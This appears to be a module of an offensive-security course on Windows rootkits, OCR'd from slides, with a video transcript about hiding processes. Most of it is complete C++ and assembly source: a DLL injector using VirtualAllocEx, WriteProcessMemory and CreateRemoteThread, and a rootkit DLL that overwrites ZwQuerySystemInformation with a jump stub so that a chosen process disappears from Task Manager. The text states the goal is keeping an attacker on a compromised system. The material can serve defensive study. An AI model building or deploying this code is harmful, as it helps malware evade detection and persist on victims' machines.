Module 3.1

Hiding processes


Intro

This module focuses on hiding our program on the compromised system. We'll learn how to cloak processes, files and Windows Registry entries by using `dll injection`. We'll also `hook` Windows `API` function calls. But before the implementations can begin, let's go over some theoretical background.

Theory

`Hooking` is a means of altering a system function (not to be confused with keyboard or mouse `hooks`). A system call can be modified in many ways, although not all solutions are equally effective. To understand what hooking is, take a look at the diagram below. This simple flowchart depicts the `FindFirstFileExA` subroutine (used to list files in a folder). The function calls `FindFirstFileExW`, which is the exact same function, only in `Unicode`. `FindFirstFileExW` in turn uses the `ZwQueryDirectoryFile` function call (`ntdll.dll`) to fetch the file list. The call ends with at a `syscall`, which jumps to the kernel and loads the file list from there. The most effective method is to `hook` the kernel directly, but as you already know, this is very sophisticated and, with newer systems, blocked by `patchguard`. `Hooking` the `KiFastSystemCall` function is a bad idea: almost all `ntdll` library subroutines use it. While hooking `ZwQueryDirectoryFile` is possible, this tutorial will demonstrate how to hook `FindFirstFileExA` to showcase `IAT` hooking. Hooking `ntdll.dll` calls will be shown for `ZwQuerySystemInformation` to teach you how to hide processes. Analogically, you can also `hook` the `ZwQueryDirectoryFile` function.

When you look at the diagram below, there's a striking correlation. The lower you `hook`, the better the stealth is (if lower-level functions return fake data, the functions above them also return fake data). However, implementation difficulty is higher for lower levels. A quick run-through of several `hooking` techniques will let you decide for yourself whether you prefer easier implementation or better results.


kernel32.FindFirstFileExA
kernel32.FindFirstFileExW
ntdll.ZwQueryDirectoryFile
syscall(KiFastSystemCall)
Kernel

Now, what is `hooking` function calls designed to do? This process aims to alter the functions of a program that calls an `API` function. The modified subroutine executes a call we have injected, which in turns calls the original `API` function call but modifies the returned data. User-mode `hooking` methods can include:

- ✓ `IAT` hooking,
- ✓ `EAT` hooking,
- ✓ modifying code.


`Hooking` the `IAT` is a relatively straightforward interception technique that comprises of a modification of the `IAT` call table in a process's memory space. The key step is to change a function address rather than alter the function itself. When a process fetches a function address from the `EAT` (for example using `GetProcAddress`), it will still get the original function address. This hooking technique will be later used to hide a file and registry entry.

`Hooking` the `EAT` consists of modifying the export call table of a selected `dll` in a process's memory space. It will only work if you put the hook in before the process loads addresses to the `IAT`. A rarely-used solution, this hooking technique will not be fleshed out here as it has a limited use.

Modifying code is the strongest approach. Regardless of the way in which a function address is retrieved, the original function is changed. An inherent shortcoming of this solution is that it's comparatively hard to implement. It will be used later in the module to hide a process. With the theory behind us, let's now move on to practice sections.

Writing rootkit code

We'll start with writing a `dll injector` for a specific process (to clarify, an `injector` is an item that inserts code). To do this, we need a small application shown below.



Process: taskmgr.exe(5080)
Library: s\3\hidder_dll\Release\hidder_dll.dll

```
Opening Process: taskmgr.exe(5080)
OpenProcess success
Writed 67 bytes
CreateRemoteThread success
Dll loaded to 0x73a60000
```

As you can see, the `injector` has a drop-down list of processes, a `dll` browse box, message space and an inject button that inserts the library.

The first stage is to prepare the dialog box. To do this, you can use any program you like. We'll use `WinAsm`, an environment with a very good resource editor. The generated dialog box looks like this:

```
#define IDD_MAIN 1000
#define IDC_COMBOBOX1003 1003
#define IDC_STATIC1004 1004
#define IDC_BUTTON1005 1005
#define IDC_EDIT1006 1006
#define IDC_STATIC1007 1007
#define IDC_BUTTON1008 1008
#define IDC_GROUPBOX1009 1009
#define IDC_STATIC1010 1010
#define IDC_BUTTON1011 1011


IDD_MAIN DIALOGEX 10,10,254,179
CAPTION "Dll Injector"
FONT 8,"Tahoma"
STYLE 0x90c80804
EXSTYLE 0x00000000
BEGIN
CONTROL "",IDC_COMBOBOX1003,"ComboBox",0x50310003,60,22,121,64,0x00000000
CONTROL "Process:",IDC_STATIC1004,"Static",0x50000000,13,22,39,10,0x00000000
CONTROL "Refresh",IDC_BUTTON1005,"Button",0x50010000,190,22,47,13,0x00000000
CONTROL "",IDC_EDIT1006,"Edit",0x50010080,60,40,121,13,0x00000200
CONTROL "Library:",IDC_STATIC1007,"Static",0x50000000,13,43,41,10,0x00000000
CONTROL "Browse",IDC_BUTTON1008,"Button",0x50010000,190,40,47,13,0x00000000
CONTROL "Info",IDC_GROUPBOX1009,"Button",0x50000007,13,62,224,81,0x00000000
CONTROL "",IDC_STATIC1010,"Static",0x50000000,23,77,207,59,0x00000000
CONTROL "Inject",IDC_BUTTON1011,"Button",0x50010000,11,151,227,19,0x00000000
END
```

Let's add a file with the `.rc` extension to the project. The file will contain the following header files:

```
#include <Windows.h>                    //Windows API
#include <string>                       //strings
#include <Tlhelp32.h>                   //needed by the process list
```

```
#include <vector>                          //dynamic arrays
#include <Psapi.h>                         //needed by the process list
#pragma comment (lib,"psapi.lib")          //link the required library
using namespace std;
```

The `Main` function is basic, only including functions that display the window. All other instructions are contained in the dialog box's window procedure.

```
int APIENTRY WinMain(HINSTANCE hInstance,
        HINSTANCE hPrevInstance,
        LPTSTR lpCmdLine,
        int nCmdShow)
{
        DialogBox(GetModuleHandle(0),MAKEINTRESOURCE(1000),0,DlgProc);
        return 0;
}
```

`DlgProc` is the dialog box procedure parameter you can see below. In addition, we will need another function to complete and clean the `static` variable and two global variables that store the process list.

```
vector<int> pids;//process IDs
vector<string> pnames;//process names

void CleanStatic(HWND h,int id)
{
        SetDlgItemText(h,id,"");
}

void AddStaticText(HWND h,int id,string text)
{
        int len=GetWindowTextLength(GetDlgItem(h,id));
        if(len!=0)
        {
        char* mem=(char*)malloc(len);
        memset(mem,0,len);
        GetDlgItemText(h,id,mem,len);
        string str=mem;
        free(mem);
        str+=text;
        SetDlgItemText(h,id,str.c_str());
        }
        else
        {
```

```
			SetDlgItemText(h,id,text.c_str());
		}
}
```

Process information is stored in the `vector` container. It's easy to add new items to it as well as clean the resources.

A process list can be fetched using `CreateToolhelp32Snapshot`. The function uses `ZwQuerySystemInformation` to complete this operation.

```
void ProcessList(HWND hwnd,int id)
{
PROCESSENTRY32 lppe32;
HANDLE hSnapshot;
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
lppe32.dwSize = sizeof(PROCESSENTRY32);
pids.clear();
pnames.clear();

Process32First(hSnapshot, &lppe32);
		do
			{
			pids.push_back(lppe32.th32ProcessID);
			pnames.push_back(lppe32.szExeFile);
			}
		while(Process32Next(hSnapshot, &lppe32));
		CloseHandle(hSnapshot);

int size=SendDlgItemMessage(hwnd,id,CB_GETCOUNT, 0, (LPARAM)0);
		int i=0;
		while(i<size)
		{
			SendDlgItemMessage(hwnd,id,CB_DELETESTRING, 0, (LPARAM)0);
			i++;
		}

i=0;
size=pids.size();
char tmp[260];
while(i<size)
{
memset(tmp,0,260);
sprintf(tmp,"%s(%d)",pnames[i].c_str(),pids[i]);
SendDlgItemMessage(hwnd,id,CB_INSERTSTRING,i,(LPARAM)tmp);
i++;
}
SendDlgItemMessage(hwnd,id,CB_SETCURSEL,0,(LPARAM)0);
}
```

The function retrieves the process list and completes the `ComboBox` control you can see below. It uses the dialog box handle and the control's `id` (here, `1003`) as parameters.

```
BOOL CALLBACK DlgProc(HWND hwnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
        switch(Msg)
        {
        case WM_INITDIALOG:
                {
                        ProcessList(hwnd,1003);
                }

                break;
        case WM_COMMAND:
                {
                        if (LOWORD(wParam) == 1008)
                        {
                                OPENFILENAME ofn;
                                char sNazwaPliku[MAX_PATH] = "";

                                ZeroMemory(&ofn, sizeof(ofn));
                                ofn.lStructSize = sizeof(ofn);
                                ofn.lpstrFilter = "Biblioteki dll\0*.dll\0\0";
                                ofn.nMaxFile = MAX_PATH;
                                ofn.lpstrFile = sNazwaPliku;
                                ofn.lpstrDefExt = "dll";
                                ofn.Flags = OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

                                if(GetOpenFileName(&ofn))
                                {
                                        SetDlgItemText(hwnd,1006,sNazwaPliku);
                                }
                        }
                        else if (LOWORD(wParam) == 1005)//refresh
                        {
                                ProcessList(hwnd,1003);
                        }
```

```
else if (LOWORD(wParam) == 1011)//Inject
                                    {
char dll[260];//dll library name
GetDlgItemText(hwnd,1006,dll,260);
int sel=SendDlgItemMessage(hwnd,1003,CB_GETCURSEL,0,0);
CleanStatic(hwnd,1010);
char tmp[260];//temporary buffer
memset(tmp,0,260);
sprintf(tmp,"Opening process: %s(%d)\r\n",pnames[sel].c_str(),pids[sel]);
AddStaticText(hwnd,1010,tmp);
HANDLE
hProc=OpenProcess(PROCESS_VM_READ|PROCESS_VM_WRITE|PROCESS_CREATE_THREAD|
PROCESS_VM_OPERATION,false,pids[sel]);

                                                if(hProc)
                                                {
                        AddStaticText(hwnd,1010,"OpenProcess success\r\n");
                                                }
                                                else
                                                {
                        AddStaticText(hwnd,1010,"OpenProcess error\r\n");
                                                return 0;
                                                }
LPVOID Vmem=VirtualAllocEx(hProc,0,strlen(dll)+1,MEM_COMMIT|MEM_RESERVE,
PAGE_READWRITE);

                                                if(Vmem)
                                                {
                        sprintf(tmp,"Allocation of %d bytes success\r\n",strlen(dll)+1);
                        AddStaticText(hwnd,1010,tmp);
                                                }
                                                else
                                                {
                        AddStaticText(hwnd,1010,"Allocation error\r\n");
                                                return 0;
                                                }
DWORD wrt;
WriteProcessMemory(hProc,Vmem,dll,strlen(dll),&wrt);
                        sprintf(tmp,"Written %d bytes\r\n",wrt);
                        AddStaticText(hwnd,1010,tmp);
FARPROC LoadLib=
GetProcAddress(GetModuleHandle("kernel32.dll"),"LoadLibraryA");

//get the LoadLibraryA function address
HANDLE h=CreateRemoteThread(hProc,0,0,(LPTHREAD_START_ROUTINE)LoadLib,Vmem,0,0);
```

```
                                        if(h)
                                        {
          AddStaticText(hwnd,1010,"CreateRemoteThread success\r\n");
                                        }
                                        else
                                        {
          AddStaticText(hwnd,1010," CreateRemoteThread error\r\n");
                                                  return 0;
                                        }
WaitForSingleObject(h,INFINITE);
DWORD exit;
GetExitCodeThread(h,&exit);

sprintf(tmp,"Dll %s loaded to 0x%.8x\r\n",dll,exit);

          AddStaticText(hwnd,1010,tmp);
                              }
                    }
                    break;
          case WM_CLOSE:
                    EndDialog(hwnd,0);
                    break;
          default:
                    return FALSE;
          }
          return TRUE;
}
```

While the code looks longish, in fact it's quite simple. With the `injector` application ready to deploy, we can start developing a `dll` to inject.

Hiding processes

Before anything else, we'll learn how to hide a process. The application we'll test the `rootkit` on is `taskmgr`, a standard Windows tool that displays the process list. The mode of attack is the now-familiar technique of modifying code.

Let's modify `ZwQuerySystemInformation`, overwriting the first several bytes of the function by adding a jump to our function. The first step is adding headers.

```
#include <Windows.h>
#include <string>
using namespace std;
```

The function we modify is found in `ntdll.dll` and makes use of a wide array of non-standard structures that need to be declared manually.

```
typedef LONG KPRIORITY;

typedef struct _UNICODE_STRING {
  USHORT  Length;
  USHORT  MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;

typedef struct _VM_COUNTERS {
   ULONG PeakVirtualSize;
   ULONG VirtualSize;
   ULONG PageFaultCount;
   ULONG PeakWorkingSetSize;
   ULONG WorkingSetSize;
   ULONG QuotaPeakPagedPoolUsage;
   ULONG QuotaPagedPoolUsage;
   ULONG QuotaPeakNonPagedPoolUsage;
   ULONG QuotaNonPagedPoolUsage;
   ULONG PagefileUsage;
   ULONG PeakPagefileUsage;
} VM_COUNTERS;

typedef struct _SYSTEM_PROCESS_INFORMATION {
  ULONG              NextEntryOffset;
  ULONG              NumberOfThreads;
  LARGE_INTEGER         Reserved[3];
  LARGE_INTEGER         CreateTime;
  LARGE_INTEGER         UserTime;
  LARGE_INTEGER         KernelTime;
  UNICODE_STRING         ImageName;
  KPRIORITY            BasePriority;
  HANDLE              ProcessId;
  HANDLE              InheritedFromProcessId;
  ULONG              HandleCount;
  ULONG              Reserved2[2];
  ULONG              PrivatePageCount;
  VM_COUNTERS          VirtualMemoryCounters;
  IO_COUNTERS          IoCounters;
  void*        Threads;
} SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;
```

The relevant structure here is `SYSTEM_PROCESS_INFORMATION`, specifically the `ImageName` and `NextEntryOffset` fields.

Here's the definition of `ZwQuerySystemInformation`:

```
NTSTATUS ZwQuerySystemInformation(int SystemInformationClass,PVOID out_buf,ULONG
SystemInformationLength,PULONG ReturnLength);
```


`SystemInformationClass`: this parameter specifies the type of data to retrieve (here it's `5`, which stands for the `SystemProcessInformation` parameter).

`Out_buf`: the buffer returned by the function.

`SystemInformationLength`: the size of the buffer we pass to the function.

`ReturnLength`: this value indicates how many bytes are written or how many are needed if the buffer we pass is too short.

The returned structure for `SystemInformationClass` is `SYSTEM_PROCESS_INFORMATION`. This is a `unidirectional linked list`. Each item in the list contains a pointer (in this case, a shift) to the next item. For the last item, the pointer is `0`: it is the `NextEntryOffset` field. Hiding a process will involve modifying this field in the previous item, which causes it to point to the next item.



As you can see, process B does not disappear as an entry. It is simply skipped. Flowing through the list, the program will not see process B.

Process names are represented in `Unicode`. While comparing them, convert the names to `ANSI`. To do this, we'll use a simplified conversion function that cuts 2 bytes from a 2-byte character and only writes the first byte. It's identical for all Latin characters.

```
__declspec(noinline) char* WINAPI Unicode2ANSI(char* buf,int len)
{

len=len/2;
char* ret=(char*)malloc(len+1);
memset(ret,0,len+1);
if(len==0)
{
        return ret;
}
int i=0;
while(i<len)
{
        ret[i]=buf[2*i];
        i++;
}
ret[len]=0;
return ret;
}
```

We're using the `_declspec(noinline)` declaration, which tells the compiler to never `inline` the function (the function is pasted at a call point rather than called). The function returns a pointer to a newly allocated buffer. Remember to manually free this memory space later.

Since the operation modifies the function, we need to overwrite the function's code without modifying the environment. When the function ends, the program must look like it has the original unmodified function. Due to this, declare all parameters as `global` to avoid complications. In addition, we ought to call the original function in some way. Since it's modified, there are two solutions to this. You can save the altered function in a different location, and next set up a `trampoline`, or implement the whole `ZwQuerySystemInformation` function. The latter might seem much more of a hassle, although is actually very easy to do, only making use of a `wrapper`, a layer placed over a `syscall`. It's possible to implement it in pure assembly without needing to use `API` calls.

```
string p_name;
NTSTATUS stat;
string str;
DWORD SIC;
char* tmp_buf;
SYSTEM_PROCESS_INFORMATION* SPI;                 //current element
                                                 //SystemProcessInformation
SYSTEM_PROCESS_INFORMATION* p_SPI=0;             //previous element
int ZwQuerySystemInformation_syscall;            //syscall number

void __declspec(naked)sys(void)                  //body of KiFastSystemCall function
{
        __asm {

                MOV EDX,ESP
                        __emit 0x0F//0x0F34 = SYSENTER
                        __emit 0x34
                        RET
        }
}

void __declspec(naked)Sys_ZwQSI(void)
{
__asm
{
            mov eax,ZwQuerySystemInformation_syscall
            call sys
            ret
}
}
```

The _declspec(naked) declaration in front of a function name instructs the compiler to not change the function's contents (it cannot add any instructions itself). The drawback of this solution is that the function cannot officially return anything, although this issue can be solved if you forward the returned value to EAX. Next, use the RET command. To read the output, read the contents of EAX.

Now, we'll write a function to be executed in place of the original function.

```
void __declspec(naked) NewZwQuerySystemInformation(int SystemInformationClass,PVOID
out_buf,ULONG SystemInformationLength,PULONG ReturnLength)
{
__asm
{
            PUSHAD
            PUSH DWORD PTR SS:[ESP+52]
            PUSH DWORD PTR SS:[ESP+52]
            PUSH DWORD PTR SS:[ESP+52]
            PUSH DWORD PTR SS:[ESP+52]
}

Sys_ZwQSI();

__asm
{
mov stat,eax
pop eax
pop eax
pop eax
pop eax
mov eax,[ESP+0x28]                      //SystemInformationClass -> eax
mov SIC,eax                             //SIC <- eax
}
if(stat==0 && SIC==5)
{

__asm
{
mov eax,[ESP+44]                          //out_buf -> eax
mov SPI,eax                               //SPI <- eax
}

p_SPI=0;

while(SPI!=p_SPI)                         //if  SPI->NextEntryOffset==0 then SPI=p_SPI
        {
                tmp_buf=Unicode2ANSI((CHAR*)SPI->ImageName.Buffer,
                        SPI->ImageName.Length);//Unicode -> Ansi
                str=tmp_buf;
                free(tmp_buf);
                if(str==p_name)
                {
                if(SPI->NextEntryOffset==0)
                {
                p_SPI->NextEntryOffset=0;
                }
                else
                {
                p_SPI->NextEntryOffset+=SPI->NextEntryOffset;
                }

                }
                p_SPI=SPI;
                char* t=(char*)SPI;
                t+=SPI->NextEntryOffset;
                SPI=(SYSTEM_PROCESS_INFORMATION*)t;
        }
}
__asm POPAD
__asm mov eax,stat
__asm ret
}
```

Before you dismiss the code as too intricate, we'll break it down in a minute. All 8 registers are saved to the stack using the `PUSHAD` instruction. Next, we pop the parameters to the original function to this function's stack.

Why is the `PUSH DWORD PTR SS:[ESP+52]` instruction executed four times? `ESP` points to the top of the stack. At the first call, the following is found on the stack: 8 four-byte packets (the `pushad` registers), the return address pointing to the code modification point, the return address from the original function and 4 call arguments. In total, the sum is `8*4 + 2*4 + 4*4 = 56 bytes`. Note that assembly pushes arguments from the back. First, it takes the last parameter added, `56 - 4 bytes = 52` (hence `ESP+52`). When this instruction completes, the stack contains the same items as before. But before it completes, it contains the just-added parameter, `56 - 8 + 4 = 52`. The third call of `push` is still the same: `56 - 12 + 8 = 52`. The situation is parallel for the fourth instruction.

The same model can be applied for computing other values, e.g. `mov eax,[ESP+0x28]`. The values are correct. When you look closely at the code, you'll observe the stack looks just like the stack with our operations carried out. Everything's ready to go. All we need to do now is to overwrite a code excerpt in the original function.

The `shellcode` below will overwrite the code:

```
mov eax, NewZwQuerySystemInformation
call eax
ret 10
```

Here's the compiled code:

```
char shellcode[]="\xB8\x00\x00\x00\x00\xFF\xD0\xC2\x10\x00";
```

Now, we need to `patch` bytes 2 to 5 (`0x00`) with the address of `NewZwQuerySystemInformation` and put it in an appropriate place.

```
void HideProcess(char* name)
{
ZwQuerySystemInformation=(NTSTATUS(__stdcall *)(int,PVOID,ULONG,PULONG))
GetProcAddress(GetModuleHandle("ntdll.dll"),"NtQuerySystemInformation");
memcpy(&ZwQuerySystemInformation_syscall,(char*)((char*)
        ZwQuerySystemInformation+1),4);
        p_name=name;
        DWORD old;
        VirtualProtect(ZwQuerySystemInformation,10,PAGE_EXECUTE_READWRITE,&old);

//change the access rights to allow writing
        char shellcode[]="\xB8\x00\x00\x00\x00\xFF\xD0\xC2\x10\x00";
        int x=(int)NewZwQuerySystemInformation;
        memcpy((char*)((char*)shellcode+1),&x,4);//patching
        memcpy((char*)ZwQuerySystemInformation,shellcode,10);

//swap 10 bytes in the original function
        VirtualProtect(ZwQuerySystemInformation,7,old,&old);

//restore the access rights
ZwQuerySystemInformation=(NTSTATUS(__stdcall *)(int,PVOID,ULONG,PULONG))Sys_ZwQSI;
}
```


All that's left to do is to call the `HideProcess` function in the `main` function of our `ddl`. Let's pass for example `notepad.exe` as an argument to hide the notepad process.

Practice: video module transcript

Welcome to the first part of the third module of our training. We'll deal here with process hiding. First of all, let's think about the purpose for hiding a process. There are numerous reasons to do so. Often processes are hidden just to make them invisible to curious users. Not knowing the origin of a process, the user could simply close it. As a rule, the attacker wants to remain in the compromised system as long as possible and that's the case we want to discuss in this module. In a second, we'll consciously analyse several possibilities to see how to defend against them in the future.


In order to hide a process, we'll write our own dll library, which we'll subsequently inject to the Task Manager application, that is a standard program which shows the processes started in the system. The task of our dll library will be to properly modify the ZwQuerySystemInformation function in the memory so that it returns a modified process list. Now let's think what such an operation looks like from the technical point of view.

The ZwQuerySystemInformation function returns a one-directional list where each element includes information about a single process. We'll modify our list so that, when browsing it from the beginning, the element we want to hide is skipped. Let's check the code of our dll file. First, we add the header file Windows.h, that's the file which includes all the declarations of Windows API function as well as the string.h header file to handle character strings. We create a pointer to the ZwQuerySystemInformation function. We also need a couple of structures, including UNICODE_STRING, which stores strings in the unicode standard.



```
// dllmain.cpp : Defines the entry point for the DLL application.

#include <Windows.h>
#include <string>


using namespace std;

NTSTATUS (WINAPI *ZwQuerySystemInformation)(int SystemInformationClass,PVOID SystemInformation,ULONG
ReturnLength);

typedef LONG KPRIORITY;

typedef struct _UNICODE_STRING {
  USHORT  Length;
  USHORT  MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

We also need System Process Information. It's a single element of the process list. The process name is the Image name field, which is of type UNICODE_STRING, or in other words this structure. We'll also be interested in Next entry offset, which is a pointer to the subsequent list element. There is also a structure VM_COUNTERS, but it's used only so that our program is compiled, similarly to the KPRIORITY definition.




dllmain.cpp

_SYSTEM_PROCESS_INFORMATION

```
    ULONG PeakPagefileUsage;
} VM_COUNTERS;

typedef struct _SYSTEM_PROCESS_INFORMATION {
  ULONG                  NextEntryOffset;
  ULONG                  NumberOfThreads;
  LARGE_INTEGER          Reserved[3];
  LARGE_INTEGER          CreateTime;
  LARGE_INTEGER          UserTime;
  LARGE_INTEGER          KernelTime;
  UNICODE_STRING         ImageName;
  KPRIORITY              BasePriority;
  HANDLE                 ProcessId;
  HANDLE                 InheritedFromProcessId;
  ULONG                  HandleCount;
  ULONG                  Reserved2[2];
  ULONG                  PrivatePageCount;
  VM_COUNTERS            VirtualMemoryCounters;
  IO_COUNTERS            IoCounters;
  void*          Threads;

} SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;
```

We also need a function to change our string from UNICODE to ANSI. For this purpose, we'll use the Unicode2ANSI function. As parameters, it takes only the character buffer and the buffer length. We divide the buffer length by 2, because each character in UNICODE takes up 2 bytes, while a character in ANSI standard is just 1 byte. When converting, we save every second byte to the output buffer because Latin alphabet characters in UNICODE have the same first byte as in ANSI and the second byte is always the zero byte. If focusing on US keyboard layout these changes are not required, because ANSI strings are used instead of UNICODE.

